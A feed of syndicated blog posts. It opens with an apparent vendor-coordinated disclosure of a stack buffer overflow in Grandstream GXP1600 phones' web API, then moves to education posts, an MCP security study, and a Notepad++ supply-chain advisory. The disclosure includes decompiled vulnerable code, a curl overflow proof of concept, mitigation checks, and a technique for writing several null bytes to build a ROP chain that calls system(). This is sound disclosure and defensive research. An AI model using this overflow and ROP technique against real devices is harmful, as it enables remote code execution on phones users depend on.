HTTP/1.0 200 OK
Content-Type: application/json;charset=UTF-8
Cache-Control: no-cache, must-revalidate
Status: 200 OK
Set-Cookie: HttpOnly

{ "response": "success", "body": { "68": "1.0.7.79", "phone_model": "GXP1630" } }

⠀

The api.values.get API accepts an HTTP parameter named request. This parameter contains a colon-delimited list of identifiers to retrieve a corresponding value for (highlighted in yellow above). In the example above, identifier 68 corresponds to the phone’s firmware version number, and identifier phone_model corresponds to the phone’s model. We can see in the response, these values are returned.

Both the HTTP service and the API are implemented in the native code binary /app/bin/gs_web (32-bit ARM, Little Endian). Decompiling the function that handles a request to the api.values.get endpoint, we can see how the request parameter is split into colon-delimited parts for processing.

⠀

void __fastcall sub_144B4(int a1, char *a2, int a3)
{
	int v5; // r6
	const char *v6; // r5
	int v7; // r3
	int v8; // r6
	char *cookie; // r7
	char *remote_addr; // r0
	int v11; // r10
	char *request_buffer; // r11
	int request_length; // r9
	int request_offset; // r4
	int part_length; // r3
	int next_char; // r1
	char *v17; // r2
	char small_buffer[64]; // [sp+0h] [bp-68h] BYREF
	char v19[40]; // [sp+40h] [bp-28h] BYREF

	v5 = (*(int (__fastcall **)(int))(*(_DWORD *)a3 + 16))(a3);
	v6 = (const char *)json_object_new_object();
	sub_CC60(v5, (int)"response", (int)"success", v7);
	sub_CAA4(v5, "body", v6);
	v8 = sub_DE50();
	cookie = get_cookie(a2, (Grandstream::CommonUtils *)"session-identity");
	remote_addr = get_remote_addr();
	v11 = sub_DEC4(v8, (Grandstream::CommonUtils *)cookie, (Grandstream::CommonUtils *)remote_addr);
	request_buffer = sub_C19C(a2, (Grandstream::CommonUtils *)"request");
	request_length = Grandstream::CommonUtils::strlen(request_buffer);
	if ( request_length > 0 )
	{
		request_offset = 0;
		part_length = 0;
		small_buffer[0] = 0;
		do
		{
			next_char = (unsigned __int8)request_buffer[request_offset];
			v17 = &v19[part_length];
			if ( next_char == ':' )
			{
				*(v17 - 64) = 0;
				sub_14354(a1, v6, small_buffer, v11);
				part_length = 0;
				small_buffer[0] = 0;
			}
			else
			{
				*(v17 - 64) = next_char;
				++part_length;
			}
			++request_offset;
		}
		while ( request_offset != request_length );
		if ( part_length )
		{
			small_buffer[part_length] = 0;
			sub_14354(a1, v6, small_buffer, v11);
		}
	}
}

⠀

The request parameter (referenced via the variable request_buffer above) is iterated over character by character. If the next character is not a colon character, this next character is appended to a small 64 byte buffer on the stack (the variable small_buffer above). If the next character is a colon, or the end of the request parameter is reached, the current identifier held in the small buffer is null terminated and then processed to retrieve that identifier’s value.

When appending another character to the small 64 byte buffer, no length check is performed to ensure that no more than 63 characters (plus the appended null terminator) are ever written to this buffer.

Therefore, an attacker-controlled request parameter can write past the bounds of the small 64 byte buffer on the stack, overflowing into adjacent stack memory. This can be demonstrated with the following curl command, which supplies a 256 byte request parameter:

⠀

curl -ik http://192.168.86.77/cgi-bin/api.values.get --data 
"request=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

⠀

By either attaching a debugger to the gs_web process or inspecting a core dump, we can observe the overflow and how the attacker-controlled data corrupts the stack contents to give the attacker control over multiple CPU registers, including the Program Counter (PC), as shown below.

⠀

figure3_gdb_crash1.png
Figure 3: GDB session showing the process registers after the stack-based overflow.

Exploitation

To leverage this stack-based buffer overflow for remote code execution, we examine the gs_web binary using the checksec tool, to see what mitigations are present. 

⠀

$ /usr/bin/checksec --file=./Release_GXP16xx_1.0.7.79/squashfs-root/app/bin/gs_web --format=json | jq
{
  "./Release_GXP16xx_1.0.7.79/squashfs-root/app/bin/gs_web": {
    "relro": "no",
	"canary": "no",
	"nx": "yes",
	"pie": "no",
    "rpath": "no",
    "runpath": "no",
    "symbols": "no",
    "fortify_source": "no",
    "fortified": "0",
    "fortify-able": "5"
  }
}

⠀

We can see that No Execute (NX) is enabled. This means the stack segment will not be executable. Therefore, to execute arbitrary code we will need to leverage a Return Oriented Programming (ROP) chain.

We can see via checksec that stack canaries are not present (we also knew this from the above core dump, showing PC control after the vulnerable function returns). This means the stack-based buffer overflow will not be detected at run time, and a corrupted return address stored on the stack can be used to control the Program Counter (PC) register, when the vulnerable function returns from the corrupted stack frame.

We can also see that the binary has not been linked as a Position Independent Executable (PIE). This prevents Address Space Layout Randomization (ASLR) from randomizing the main binaries code segment. We can therefore know in advance virtual addresses (VA) within the code segment for use during construction of a ROP chain.

We are left with a problem that the non-PIE binary gs_web has its code segment loaded at a VA of 0x00008000, as shown below via the readelf tool.

⠀

$ readelf -l ./Release_GXP16xx_1.0.7.79/squashfs-root/app/bin/gs_web

Elf file type is EXEC (Executable file)
Entry point 0xbffc

There are 7 program headers, starting at offset 52

Program Headers:
	Type	Offset		VirtAddr	PhysAddr	FileSiz		MemSiz		Flg		Align
	EXIDX	0x0115d8	0x000195d8 	0x000195d8 	0x00810 	0x00810 	R		0x4
	PHDR	0x000034 	0x00008034 	0x00008034 	0x000e0 	0x000e0 	R E 	0x4
	INTERP	0x000114 	0x00008114 	0x00008114 	0x00014 	0x00014 	R		0x1
		[Requesting program interpreter: /lib/ld-uClibc.so.0]
	LOAD	0x000000 	0x00008000 	0x00008000 0x11dec 		0x11dec 	R E 	0x8000
	LOAD	0x012000 	0x00022000 	0x00022000 0x00498 		0x0055c 	RW		0x8000
	DYNAMIC	0x01202c 	0x0002202c 	0x0002202c 0x00168 		0x00168 	RW		0x4

⠀

With PIE not enabled, and no suitable info leak to leak a VA from another Shared Object (SO) located higher in the address space, a load address of 0x00008000 will require us to write multiple null bytes during exploitation in order to construct a ROP chain, as every VA used within the ROP chain will have at least one null byte. However, the vulnerability only allows for a single null terminator byte to be written during the overflow.

To overcome this limitation, we can rely on the fact that the vulnerable function will process the attacker-controlled request parameter as a colon-delimited string of multiple identifiers. Every time a colon is encountered, the overflow can be triggered a subsequent time via the next identifier. We can leverage this, and the ability to write a single null byte as the last character in the current identifier being processed, to write multiple null bytes during exploitation.

For example, if we wanted to write a sequence of bytes with 5 null characters in it, e.g., “EEE0DDDDDDD0CCCCCCCC00AAAAAAAAAAA0” (where 0 is a null byte), we can trigger the overflow 5 times. By adjusting the identifier value used to trigger each instance of the overflow, we can precisely place a null character at the desired locations. The table below shows how, in this contrived example, we can construct each separate identifier string in order to place a trailing null terminator character at the desired location. Upon triggering the overflow 5 times in succession, the final memory layout will be as we expect.

⠀

Overflow 1 (33 bytes + null terminator)

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0

Overflow 2 (21 bytes + null terminator)

BBBBBBBBBBBBBBBBBBBBB0

Overflow 3 (20 bytes + null terminator)

CCCCCCCCCCCCCCCCCCCC0

Overflow 4 (11 bytes + null terminator)

DDDDDDDDDDD0

Overflow 5 (3 bytes + null terminator)

EEE0

Final Memory Layout(34 bytes)

EEE0DDDDDDD0CCCCCCCC00AAAAAAAAAAA0

⠀

We can therefore construct a malicious colon-delimited request parameter to achieve the above (note that, for brevity in this example, the length values here don’t assume the required 64 bytes of padding to overflow the initial small buffer):

⠀

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:BBBBBBBBBBBBBBBBBBBBB:CCCCCCCCCCCCCCCCCCCC:DDDDDDDDDDD:EEE

⠀

With the ability to write multiple null bytes, we can proceed to gather the ROP gadgets needed to build out a ROP chain. We choose to create a ROP chain that will execute an arbitrary OS command via the system standard C library function, before terminating the process gracefully via the exit standard C library function to avoid crashing the process. The accompanying Metasploit exploit module’s source code details the entire ROP chain.

Remediation

To remediate CVE-2026-2329, Grandstream users running either GXP1610, GXP1615, GXP1620, GXP1625, GXP1628 or GXP1630 devices should upgrade their firmware to version 1.0.7.81 or above. The latest Grandstream firmware can be found here.

For additional details from the vendor, please see the Grandstream PSIRT page.

Disclosure timeline

  • January 6, 2026: Rapid7 makes initial outreach to Grandstream.

  • January 20, 2026: Rapid7 makes another outreach to Grandstream.

  • January 20, 2026: Grandstream responds to the initial outreach.

  • January 21, 2026: Rapid7 and Grandstream establish a secure communication mechanism.

  • January 22, 2026: Rapid7 discloses the technical writeup and exploit code to Grandstream, who confirms receipt the same day.

  • February 2, 2026: Grandstream indicates a patch has been made available in the GXP1600 firmware version 1.0.7.81.

  • February 3, 2026: Grandstream reaffirms the issue has been resolved in the latest GXP1600 firmware version 1.0.7.81.

  • February 6, 2026: Rapid7 indicates to Grandstream that a CVE has not been assigned and offers to be the CNA for this disclosure. Rapid7 highlights to Grandstream that no public disclosure has occurred, and that it is Rapid7’s intention to disclose publicly in the coming days.

  • February 7, 2026: Grandstream agrees that Rapid7 can be the CNA in this disclosure and requests additional CVE record information. 

  • February 11, 2026: Rapid7 provides the requested CVE record information to Grandstream. Rapid7 highlights to Grandstream that firmware version 1.0.7.81 does remediate the vulnerability, as shown by Rapid7 Labs reverse engineering the publicly available firmware. Rapid7 states that a public disclosure will occur on February 18, 2026.

  • February 18, 2026: This disclosure.

Embodied machine learning: From research ideas to classroom activities

Post Syndicated from Katharine Childs original https://www.raspberrypi.org/blog/embodied-machine-learning-from-research-ideas-to-classroom-activities/

Where do great research ideas come from in computer science education? We might think of research breakthroughs as a single moment of genius, but in reality impactful research is often the result of many years of iterative development. In November’s research seminar, we heard from Karl-Emil Kjær Bilstrup, a researcher at the University of Copenhagen, about his work to develop ML-Machine. This work uses embodied learning principles and the BBC micro:bit to introduce learners to machine learning concepts. Findings from this research have been used to develop the micro:bit CreateAI resources, and in this blog, we will explain the research journey from initial small-scale work to educational resources used by many young learners around the world.

Karl-Emil Kjær Bilstrup, a tool designer and researcher from the University of Copenhagen

From hypothetical ethics to concrete machines

In Karl-Emil’s first research study, students used prompt cards to develop ideas for machine learning applications that could solve real-world problems, and to discuss the ethical dilemmas associated with their solutions. Students found it difficult to address these ethical dilemmas in their designs; for example, their ideas often featured a trade-off of user privacy. The findings from this research informed Karl-Emil’s next study, which moved from hypothetical scenarios to implementing machine learning in real-world settings. 

The ‘Machine Learning Machine’ study made machine learning processes tangible for students through the use of two physical boxes, shown in the picture below. Students created drawings and fed them into the first box to train a model, and then tested the model by placing new drawings under a camera in the second box and having the model produce predictions of what the drawings showed. For example, students could draw pictures of the sun to represent daytime and the moon to represent nighttime to train a model to predict whether new drawings represented day or night. The machine was built for slow interaction, giving students time to think about the concepts and practices that they were developing. In a follow-up study, a new version of the Machine Learning Machine had been designed, which was controlled using a graphical user interface (GUI). This allowed users to “unbox” and influence parts of the machine learning process. For example, students could adjust the number of complete passes (called ‘epochs’) through the training data to improve the model’s accuracy. 

The two components of the Machine Learning Machine: the training box (left) and the evaluator box (right)

The two studies with the Machine Learning Machines provided many useful findings for teaching about machine learning with K–12 (primary and secondary) learners. However, two constraints remained: firstly, there were limited opportunities for whole-class work because there was only one Machine Learning Machine, and secondly, learning experiences needed to be better connected to examples from students’ daily lives. As a result, the next iteration in Karl-Emil’s research involved using the micro:bit, which ensured access to a tangible device for every student, and a new graphical platform called ML-Machine that students could interact with.

Machine learning and the micro:bit

The micro:bit is a small, programmable computing device that features sensors to gather data from the immediate environment. For example, the accelerometer is a motion sensor that can detect when the micro:bit is tilted from left to right, backwards and forwards, and up and down. Using the micro:bit with ML-Machine and some common household objects, students can create simple machine learning models that use data from the micro:bit’s accelerometer to detect whether the micro:bit is moving. This is a very different approach from rule-based programs on the micro:bit, where students might use programming constructs such as if statements to detect movement if the numerical reading from the accelerometer is above a certain value. Here, a machine learning model trained using a set of 20 examples is used to analyse live data readings and produce predictions about whether the micro:bit is moving.

A visualisation of a simple machine learning model to detect whether a micro:bit is being shaken or is still

In our seminar, Karl-Emil gave a live demonstration of the ML-Machine toolkit, so we highly recommend watching the recording to see how this toolkit brings machine learning concepts to life. 

ML-Machine is the precursor to the micro:bit CreateAI resources, and the software is fully open-source. However, the innovation doesn’t stop there: Karl-Emil also explained that he is currently developing a new tool called math.ml-machine.org, where students can train a neural network and see a visualised k-nearest neighbour model to explore how a model makes predictions. The research journey is continuing, with new possibilities for educational opportunities to teach about machine learning.

Embodied learning

The idea of embodied learning is interwoven throughout all of Karl-Emil’s research projects and is a cornerstone of all of his work. Embodied learning suggests that we learn more effectively when our whole body is involved in the learning process, not just our minds. For example, in the work described in this seminar, the Machine Learning Machines and the micro:bit were all tangible devices that students could touch and see. 

Embodied learning is particularly important in activities that involve working with data-driven systems. In traditional programming activities, the flow of code can be traced transparently through a program. However, machine learning models are more opaque, and their outputs cannot be traced step by step. Students can benefit from using bodily movements and sensorimotor information to help understand machine learning concepts. 

The ML-Machine toolkit was designed to support students to learn through embodied learning in three different ways:

  1. Enacting machine learning processes: Students used bodily movement to collect the data samples needed for the ML-Machine model to detect and predict gestures 
  2. Using machine learning as a design material: Students created concrete ‘objects-to-think-with’, which helps form deeper connections to abstract concepts
  3. Embodied exploration of machine learning: Students experienced how their bodily movements were translated into data points on the screen
Secondary school age learners in a computing classroom.

Embodied learning helped students grasp concepts such as data quality. They could see how their bodily movements were being translated into digital data, and could spot when movements that appeared different to them were being classified as similar by the ML-Machine model. One case study participant described that the immediate feedback on screen made the concept of machine learning feel as if it were “coming to life as they [the students] manipulate something themselves and they’ve got control over it”.

Find out more

Karl-Emil’s work shows how research ideas can be used in the classroom through a cycle of discovery, design, and reflection. From prompt cards exploring ethics to tangible machines and the micro:bit-based ML-Machine, his research shows how embodied learning can make complex ideas like machine learning not only understandable, but deeply engaging for young learners. The micro:bit CreateAI resources are a great example of how research findings can evolve into accessible, hands-on tools that empower educators and students alike. As this work continues to grow, it invites us to imagine new ways for learners to experience machine learning not as abstract theory, but as something they can see, feel, and shape with their own hands.

If you’d like to try out some of the ideas from this seminar, here are some useful resources: 

  • Explore machine learning projects using the micro:bit: micro:bit CreateAI and our Dance detector project are great places to start
  • Find out more about the research: Read more about Karl-Emil’s work in this open-access paper
  • Investigate new tools: Explore neural networks and k-nearest neighbours algorithms in the new maths-focused version of ML-Machine at math.ml-machine.org

Join our next seminar

Join us at our next seminar on Tuesday 17 March from 17:00 to 18:30 GMT to hear Rebecca Fiebrink (University of the Arts London speak about teaching AI for creative practitioners. This will be the second seminar in our new series on how to teach about AI across disciplines. We hope to see you there!

To sign up and take part in our research seminars, click below:

You can also view the schedule of our upcoming seminars, and catch up on past seminars on our previous seminars page.

The post Embodied machine learning: From research ideas to classroom activities appeared first on Raspberry Pi Foundation.

Measuring AI Security: Separating Signal from Panic

Post Syndicated from Christiaan Beek original https://www.rapid7.com/blog/post/tr-measuring-ai-security-mcp-exposure

The conversation around AI security is full of anxiety. Every week, new headlines warn of jailbreaks, prompt injection, agents gone rogue, and the rise of LLM-enabled cybercrime. It’s easy to come away with the impression that AI is fundamentally uncontrollable and dangerous, and therefore something we need to lock down before it gets out of hand.

But as a security practitioner, I wasn’t convinced. Most of these warnings are based on hypothetical examples or carefully engineered demos. They raise important questions, but rarely answer the most basic one: What does the real attack surface of today’s AI systems actually look like?

So instead of offering another opinion, I ran the numbers.

The method: Focused, real-world measurement

To ground the conversation in reality, I focused on MCP, the Model Context Protocol. This framework is widely used to help language models interact with tools, APIs, and external systems. It’s open source, replicated across many environments, and built for practical integration. That makes it an ideal test case for understanding actual exposure.

No adversarial prompting. No artificial exploits. Just a measurement of what real MCP servers expose. We used SDK import analysis to locate active repositories, filtered out those that wouldn’t run, and examined the tool schemas to understand what each was capable of.

What the data tells us

The MCP servers that met our criteria showed a familiar pattern. They exposed well-understood primitives used throughout modern software systems.

Observed capability classes:

  • Filesystem access

  • HTTP requests

  • Database queries

  • Local script or process execution

  • Orchestration and tool chaining

  • Read-only API search

These are not exotic capabilities unique to AI. They’re already embedded in cloud automation, infrastructure-as-code, and modern DevOps stacks. MCP simply gives them structure.

The frequency of high-severity risk is low

One of the most unexpected findings was the rarity of arbitrary code execution. Despite warnings in the media, this turned out to be the least common capability among all operational MCP servers analyzed.

This matters. It suggests that real-world deployments of AI tooling are not as reckless as some narratives claim. The most common issues are the ones we’ve known for years: weak defaults, excessive permissions, and poor input handling. There’s no mystery there (and that’s encouraging).

Where the real risk builds: Composition

The problem arises when those primitives are combined. Individually, most of the MCP servers we studied were low risk. But when orchestration enters the picture, the attack surface expands.

Some real-world examples we observed:

  • HTTP fetch + filesystem write = persistence or content injection

  • Database query + orchestration = stealthy exfiltration

  • Filesystem write + planning = poisoned output or config hijacking

  • HTTP + planning + execution = multi-stage agent attacks

These combinations reflect what adversaries already do in non-AI environments. MCP just reduces friction in putting the pieces together.

A critical counterpoint: The ‘best effort’ reality

The focus on constraining the model via schema and architecture is essential for ‘secure by design,’ yet a critical counterpoint must be considered as the industry evolves: We may not be able to stop many insecure AI applications (e.g., those built on architectures like OpenClaw or Claude Code) from shipping with insecure design choices. Similarly, the insecure design path for AI could force security teams to rely on non-deterministic, ‘best effort’ prompt injection defenses to prevent data exfiltration and remote code execution, rather than influencing developers toward inherently secure application design.

While the secure boundary is the schema, and we must influence application developers to adopt secure-by-design principles, the future suggests there will be many cases where this influence fails. This means security leaders must also prepare for a hybrid reality of championing architectural security while also building and operating robust, best effort runtime defenses to manage the fallout from the inevitable wave of insecure AI applications.

A shift in where security happens

As we embed AI deeper into operational systems, the control points change. Historically, we validated inputs at the UI layer, enforced roles through IAM, and wrapped logic in application code.

With AI agents, those controls now live in:

  • The orchestration layer

  • Tool composition workflows

  • Schema contracts

  • Execution sandboxes

Security needs to follow the shift. That means auditing tool chains, setting strict schema policies, isolating execution contexts, and applying existing practices like least privilege and defense in depth to this new architecture.

What security teams should do now

Security and architecture leaders can start applying pressure in the right places today:

  • Map AI tooling to known primitives
    Don’t treat these systems as unknowns. Most expose capabilities like file handling, HTTP fetches, or basic shell commands – all of which are familiar territory for teams leveraging threat intelligence effectively.

  • Assess schema design before worrying about prompts
    The schema defines what tools the AI can call and how. Poorly scoped parameters, such as unbounded URLs or file paths, are far more dangerous than clever prompts.

  • Limit orchestration where possible
    Composability increases risk. If orchestration is required, monitor it like critical automation infrastructure.

  • Audit your environment for capability sprawl
    Look for AI-connected services that may expose multiple sensitive capabilities together. Risk scales when these tools are combined.

  • Apply existing enterprise controls
    Network segmentation, credential scoping, logging, and behavioral detections still work. Least privilege access is especially relevant in AI-integrated environments where tool chaining can escalate access unintentionally. AI requires adaptation, not reinvention.

Understanding the risk of AI without the hype

This blog condenses findings from my recent research, where I set out to answer a straightforward question: what are AI systems actually exposing in the real world today? Instead of relying on hypotheticals or fear-driven narratives, I looked at real, runnable Model Context Protocol (MCP) servers and measured their exposed capabilities and architectural design.

If you’re looking for the technical deep dive, including methodology, data sets, and schema-level breakdowns, you can read the original research published on HackerNoon. You can also explore more of our ongoing threat analysis and security research on the Rapid7 Research Hub.

The bottom line: AI introduces complexity and scale, but the fundamental security principles remain the same. The real challenge is whether security teams can adapt traditional controls to new environments and influence developers toward inherently secure application design, rather than being forced to rely on non-deterministic, ‘best effort’ defenses like prompt injection mitigation.

Join our new study on AI and data-driven computing in UK primary classrooms

Post Syndicated from Bobby Whyte original https://www.raspberrypi.org/blog/join-our-new-study-on-ai-and-data-driven-computing-in-uk-primary-classrooms/

Are you a primary school teacher in England, Scotland or Wales interested in AI and data science and how students learn about AI and data in computing?

The Raspberry Pi Computing Education Research Centre is starting an exciting new research project investigating how to teach about AI and data in the primary computing classroom, and we would like you to get involved.

The study will look at:

  • How AI and data-driven computing is currently taught (e.g. using Machine Learning for Kids, Google’s Teachable Machine)
  • What key ideas about AI and data that young people need to understand
  • How young people make sense of working with data in computing

The study involves attending a workshop in Cambridge, co-designing a unit of work, and then teaching it. Where necessary, we can reimburse you for reasonable expenses, such as supply cover, travel, and accommodation.

A teacher assisting a young person with a coding project.

Our aim for the study is to understand how primary school teachers approach teaching about data-driven technologies, and to find suitable methods for building young people’s confidence in working with data in computing lessons.

What is data-driven computing?

Research has suggested that new data-driven technologies such as AI and machine learning (or ML) require a different approach to teaching about problem-solving in the computing classroom. Instead of defining a set of rules (e.g. if-then-else statements, or a rule-based approach), learners must instead collect lots of data to train a model (a data-driven approach) such as using Google’s Teachable Machine to classify image data.

For educators and resource developers, we still lack a clear understanding of how to teach young people about how rule-based and data-driven systems differ, how we can talk about them, and how we develop young people’ mental models. We hope this study will help us to find practical ways for primary teachers to build young people’s understanding of AI data in the primary computing classroom.

What does the study involve?

If you teach at primary level (Years 4, 5 and 6 or P5–P7) in England, Scotland or Wales and are keen to shape how we teach young people about data-driven computing, we invite you to join our new study.

As part of the study, you will attend a workshop with us in Cambridge to co-design a series of data-driven computing lessons to teach in your classroom.

A young learners in the classroom

Following the workshop, you will teach the unit of work in your classroom and we will observe one of your lessons and interview you about your experiences.

How can I take part?

If you are interested in taking part, register your interest by clicking the link below:

If you have any questions about the project, you can email [email protected].

The post Join our new study on AI and data-driven computing in UK primary classrooms appeared first on Raspberry Pi Foundation.

How to evaluate your use of classroom technology with the PICRAT framework

Post Syndicated from Sean Sayers original https://www.raspberrypi.org/blog/how-to-evaluate-your-use-of-classroom-technology-with-the-picrat-framework/

There’s always something new to consider when teaching with technology. From the latest advancements in AI, to new software and hardware updates, it can be difficult to know which tools to use and how to incorporate it effectively into your lessons.

In today’s blog, we explore the PICRAT framework and how it can help you reflect on your use of technology in the classroom. 

We also share our new PICRAT Quick Read, which you can download for free to: 

  • Find practical tips on how to use the PICRAT model when planning your lessons
  • Read a summary of the research behind the framework

What is the PICRAT framework?

Technology is constantly changing, and educators must continually decide what tools to use in their practice. To help with this challenge, researchers started developing theoretical models that teachers (especially student teachers) could use to reflect on how they integrate technology in their classrooms.

You might already be familiar with frameworks like TPACK (Technology, Pedagogy, and Content Knowledge) and SAMR (Substitution, Augmentation, Modification, Redefinition). While these models are useful, the PICRAT framework was created to address gaps in these earlier models, offering a clearer, student-focused approach. Significantly, it encourages you to treat technology as a tool to support learning, rather than the goal itself.

It asks two simple questions: “How are students experiencing the technology?” and “How does this impact your practice?”. The answers to these questions form a matrix as pictured below. 

PIC (which runs along the y-axis) refers to the student’s relationship to the technology:

  • Passive – Students receive learning through technology
  • Interactive – Students interact with the content or other learning through technology 
  • Creative – Students construct knowledge using technology

RAT (which runs along the x-axis) refers to how the teacher uses the technology:

  • Replaces – Using technology but with an existing pedagogy
  • Amplifies – Using technology to improve pedagogy or outcomes
  • Transforms – Using technology to create new pedagogical practices

How can I apply the PICRAT model?

First choose the lesson you’re planning to deliver. Consider what activities you’ll be running and the technologies involved. You’ll then be able to plot where they sit on the matrix using the PICRAT acronym.

For example, if you are teaching a lesson on Python loops, you might initially plan for students to watch a pre-recorded coding tutorial on their laptops. In this scenario, the student experience is Passive (receiving info via tech), and the teacher’s use is Replacement because the video simply replaces a live lecture. To move up the matrix, you could instead have students use an online IDE to complete a “Parson’s Problem” puzzle where they rearrange blocks of code to fix a loop. This shifts the activity to Interactive and Amplification, as the digital tool provides immediate debugging feedback that a paper-based exercise could not.

Educator presenting in a classroom.

Next, think about how you might move your practice forwards. Although every position on the matrix has its own value, the framework is hierarchical. The overall goal is to try to move your practice towards the top right of the matrix to be Creative and Transformative.

To help you achieve this, take some time to reflect on your current lessons, activities, and the technologies you use. Ask yourself questions like:

  • What does the technology I’m using offer that could be used to amplify my practice?
    • What benefits would this have for students?
  • Does the technology present opportunities for students to interact with each other, not just the technology?
  • What other technological tools might support collaboration? 

Research highlights that technology is rarely used in ways that allow young people to be creative. By using the PICRAT matrix, teachers can identify missed opportunities and explore ways to transform their lessons, ensuring learners can be creative and thrive.

The benefits of the PICRAT model

Potential benefits for educators:

  • The framework encourages meaningful reflections, allowing teachers to easily evaluate how they’re using technology within their lessons
  • Reflections and the PICRAT matrix helps teachers to identify missed opportunities and gaps in their practice, ultimately leading to better student experiences
Photo of educators sharing ideas in a classroom.

You can use the PICRAT framework as part of your own reflections, or as part of a group activity. It’s a great way to spark discussion about technology integration with colleagues and improve best practices.

Want to find out more about the PICRAT framework?

If you’d like to learn more about the PICRAT model, you can download our Quick Read for free via our new Pedagogy Quick Reads page.

The post How to evaluate your use of classroom technology with the PICRAT framework appeared first on Raspberry Pi Foundation.

Chrysalis, Notepad++, and Supply Chain Risk: What it Means, and What to Do Next

Post Syndicated from Rapid7 original https://www.rapid7.com/blog/post/tr-chrysalis-notepad-supply-chain-risk-next-steps

When Rapid7 published its analysis of the Chrysalis backdoor linked to a compromise of Notepad++ update infrastructure, it raised understandable questions from customers and security teams. The investigation showed that attackers did not exploit a flaw in the application itself. Instead, they compromised the hosting infrastructure used to deliver updates, allowing a highly targeted group to selectively distribute a previously undocumented backdoor associated with the Lotus Blossom APT.

Subsequent reporting from outlets including BleepingComputer, The Register, SecurityWeek, and The Hacker News has helped clarify the scope of the incident. What’s clear is that this was a supply chain attack against distribution infrastructure, not source code. The attackers maintained access for months, redirected update traffic selectively, and limited delivery of the Chrysalis payload to specific targets, helping them stay hidden and focused on espionage rather than mass compromise.

What does the Notepad++ incident mean?

This incident highlights how modern supply chain attacks have evolved. Rather than targeting application code, attackers abused shared hosting infrastructure and weaknesses in update verification to quietly deliver malware. The broader takeaway is that supply chain risk now extends well beyond build systems and repositories. Update mechanisms, hosting providers, and distribution paths have become attractive targets, especially when they sit outside an organization’s direct control.

Was Notepad++ itself compromised?

Based on public statements from the Notepad++ maintainer and independent reporting, there is no evidence that the application’s source code or core development process was compromised. The risk stemmed from the update delivery infrastructure, reinforcing that even trusted software can become a delivery mechanism when upstream systems are abused.

Who was behind the Chrysalis backdoor & Notepad++ attack?

Rapid7 was the first to publish attribution linking this activity to Lotus Blossom, a Chinese state-aligned advanced persistent threat (APT) group. Based on our analysis, we assess with moderate confidence that this group is responsible for the Notepad++ infrastructure compromise and the deployment of the Chrysalis backdoor.

Lotus Blossom has been active since at least 2009 and is known for long-running espionage campaigns targeting government, telecommunications, aviation, critical infrastructure, and media organiations, primarily across Southeast Asia, and more recently, Latin America.

The tactics, tooling, and infrastructure used in this campaign – including the abuse of update infrastructure, the use of selective targeting, and the deployment of custom malware, are consistent with the group’s historical tradecraft. As with any attribution, this conclusion is based on observed behaviors and intelligence correlations, not a single, definitive indicator.

What should organizations do right now?

Based on what we know today, there are several immediate actions organizations should take:

  • Check and update Notepad++ installations. Ensure any instances are running the latest version, which includes improved certificate and signature verification.

  • Review historical telemetry. Even though attacker infrastructure has been taken down, organizations should scan logs and environments going back to October 2025 for indicators of compromise associated with this campaign.

  • Hunt, don’t just scan. This activity was selective and low‑volume. Absence of alerts does not guarantee absence of compromise.

  • Use available intelligence. Rapid7 Intelligence Hub customers have access to the Chrysalis campaign intelligence, along with follow‑up indicators provided by partners such as Kaspersky, to support targeted hunting across endpoints and network telemetry.

Why does this matter beyond Notepad++?

This incident is a case study in how trust is exploited in modern environments. The attackers didn’t rely on zero days or noisy malware. They abused update workflows, hosting relationships, and assumptions about trusted software. That same approach applies across countless tools and platforms used daily inside enterprise environments.

It also reinforces a broader trend we’ve seen over the last year: attackers are patient, selective, and focused on long‑term access rather than immediate impact. That has implications for detection strategies, incident response planning, and supply chain risk management.

What does this mean for software supply chain security?

For defenders, this incident reinforces several lessons:

  • Supply chain security must include distribution and hosting infrastructure, not just source code.

  • Update mechanisms should enforce strong signature and metadata validation by default.

  • Shared hosting environments represent an often overlooked risk, especially for widely deployed tools.

  • Trust in software must be continuously validated, not assumed.

The Chrysalis incident is not just about a single tool or a single campaign. It reflects a broader shift in how advanced threat actors think about access, persistence, and trust. Software supply chains are no longer just a development concern. They are an operational and security concern that extends into hosting providers, update mechanisms, and the assumptions organizations make about what is “safe.”

As attackers continue to favor selective targeting and long‑term access over noisy, large‑scale compromise, defenders need to adapt accordingly. That means moving beyond basic scanning, validating trust continuously, and treating update and distribution infrastructure as part of the attack surface.

Learn more: Watch the full Chrysalis debrief webinar

If you’d like to hear directly from the researchers behind this discovery, watch the full Chrysalis: Inside the Supply Chain Compromise of Notepad++ webinar, now available on BrightTALK. In this detailed session, Christian Beek (Senior Director, Threat Analytics) and Steve Edwards (Director, Threat Intel & Detection Engineering) walk through the full attack chain, from initial compromise to malware behavior, attribution to Lotus Blossom, and what organizations can do right now to assess exposure and strengthen supply chain security. [Watch Now]

The Chrysalis Backdoor: A Deep Dive into Lotus Blossom’s toolkit

Post Syndicated from Ivan Feigl original https://www.rapid7.com/blog/post/tr-chrysalis-backdoor-dive-into-lotus-blossoms-toolkit

Rapid7 Labs, together with the Rapid7 MDR team, has uncovered a sophisticated campaign attributed to the Chinese APT group Lotus Blossom. Active since 2009, the group is known for its targeted espionage campaigns primarily impacting organizations across Southeast Asia and more recently Central America, focusing on government, telecom, aviation, critical infrastructure, and media sectors.

Our investigation identified a security incident stemming from a sophisticated compromise of the infrastructure hosting Notepad++, which was subsequently used to deliver a previously undocumented custom backdoor, which we have dubbed Chrysalis.

⠀

lotus-blossom-telemetry.jpg
Figure 1: Telemetry on the custom backdoor samples

⠀

Beyond the discovery of the new implant, forensic evidence led us to uncover several custom loaders in the wild. One sample, “ConsoleApplication2.exe”, stands out for its use of Microsoft Warbird, a complex code protection framework, to hide shellcode execution. This blog provides a deep technical analysis of Chrysalis, the Warbird loader, and the broader tactic of mixing straightforward loaders with obscure, undocumented system calls.

Initial access vector

